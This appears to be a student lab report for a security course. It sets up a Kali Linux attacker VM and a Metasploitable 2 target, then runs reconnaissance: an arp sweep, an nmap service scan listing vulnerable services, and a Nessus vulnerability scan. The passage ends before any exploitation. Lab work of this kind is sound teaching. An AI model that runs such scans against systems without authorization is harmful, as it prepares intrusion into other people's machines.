

ITN 261

**Threat & Vulnerability Analysis, Incident Response and
Security Design**

May Pwint Phyu

Setting up the Virtual Machines

Necessary softwares is downloaded to create the lab environment.

- Oracle Virtualbox (<https://www.virtualbox.org/wiki/Downloads>)
 - Kali Linux for attack machine (<https://www.kali.org/get-kali/#kali-installer-images>)
 - Metasploitable 2 for target machine (<https://sourceforge.net/projects/metasploitable/>)
- (Default login & password - msfadmin | msfadmin)






Figure 1.1: Set up virtual machines (Kali Linux and Metasploitable 2) on Oracle Virtual Box

Troubleshooting VM


Kernel Panic Error when booting Metasploitable2: ..MP-BIOS bug: 8254 timer not connected to IO-APIC





Topology

Kali Linux (Attacking VM) and Metasploitable 2 (Target VM) are placed on the same LAN and configured so that the target machine could be exploited.



Network connection

Both Virtual Machines are configured with a bridged adapter for network connection. (Figure 2.1) It allows the VM to exist in the same network as the host IP, that is the VM will be accessible by all other computers on the host's network.

ifconfig command is used to get the IP address of each VM. The result of it is as follows:

- IP of Kali Linux - 10.0.0.203
- IP of Metasploitable - 10.0.0.70

The network connectivity between two machines are tested by pinging (using **ping** command) each other. (Figure 2.2) Once the two VMs can ping each other's IP address, the lab is all set to ready to perform the penetration testing.




Figure 2.1: Network configuration





Figure 2.2: Testing network connection

Identifying the Target

As a part of reconnaissance, the information of the target system is gathered by running `arp -a` to show IP and MAC addresses of the devices that the attacking machine can reach on the network.



```
ash@ash: ~  
File Actions Edit View Help  
inet 10.0.0.203 netmask 255.255.255.0 broadcast 10.0.0.255  
inet6 fe80::a00:27ff:fee6:2f91 prefixlen 64 scopeid 0x20<link>  
inet6 2601:5cd:c200:f130:e568:2507:26a7:cceb prefixlen 64 scopeid 0  
x0<global>  
inet6 2601:5cd:c200:f130:a00:27ff:fee6:2f91 prefixlen 64 scopeid 0x  
0<global>  
ether 08:00:27:e6:2f:91 txqueuelen 1000 (Ethernet)  
RX packets 2556 bytes 230685 (225.2 KiB)  
RX errors 0 dropped 1 overruns 0 frame 0  
TX packets 522 bytes 63402 (61.9 KiB)  
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
inet 127.0.0.1 netmask 255.0.0.0  
inet6 ::1 prefixlen 128 scopeid 0x10<host>  
loop txqueuelen 1000 (Local Loopback)  
RX packets 8 bytes 576 (576.0 B)  
RX errors 0 dropped 0 overruns 0 frame 0  
TX packets 8 bytes 576 (576.0 B)  
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
(ash@ash)-[~]  
$ arp -a  
? (10.0.0.70) at 08:00:27:a5:fe:e4 [ether] on eth1  
? (10.0.0.113) at 4c:bb:58:ba:6e:e4 [ether] on eth1  
? (10.0.0.1) at 5c:7d:7d:43:e1:ec [ether] on eth1
```

Figure 3.1: Looking for the target machine IP

Out of the result, the IP address 10.0.0.70 (target system) is chosen to exploit.

Firstly, the information of the target machine including its open ports and services is gathered using `nmap`.

The following command is executed `nmap -sV 10.0.0.70`

The result of the scan is noted to be used later for exploitation.

```

ash@ash: ~
File Actions Edit View Help
└─$ nmap -sV 10.0.0.70
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-26 22:45 EDT
Nmap scan report for 10.0.0.70
Host is up (0.0010s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login        OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs
: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

```

Figure 3.2: Scanning the open ports of the target system

After gathering the information, active reconnaissance is performed by using Nessus to search for the vulnerabilities of the target system. Since the scanning machine doesn't have the Nessus installed, the agent is first downloaded and installed for the scan.

Nessus agent installation

- Nessus package file downloaded (<https://www.tenable.com/downloads/nessus?loginAttempted=true>)
- **sudo dpkg -i ./Nessus-10.7.2-ubuntu1404_amd64.deb** (installing Nessus)
- **sudo systemctl start nessusd** (starting Nessus service)
- **sudo systemctl status nessusd** (checking if Nessus is running on the system or not)
- **sudo systemctl enable nessusd** (enabling Nessus service)




Figure 3.3: Nessus installation

Accessing Nessus from web interface

Go to <https://localhost:8834> and Nessus is activated.

Finish up the setup and all necessary softwares & plugins are downloaded.

Scanning the target system: Basic Network Scan is performed.

- Name: ITN 261
- Target: 10.0.0.70 (IP address of Metasploitable2)

The result of the scan shows 11 critical, 7 high, 27 medium, 8 low vulnerabilities and 137 info are found.


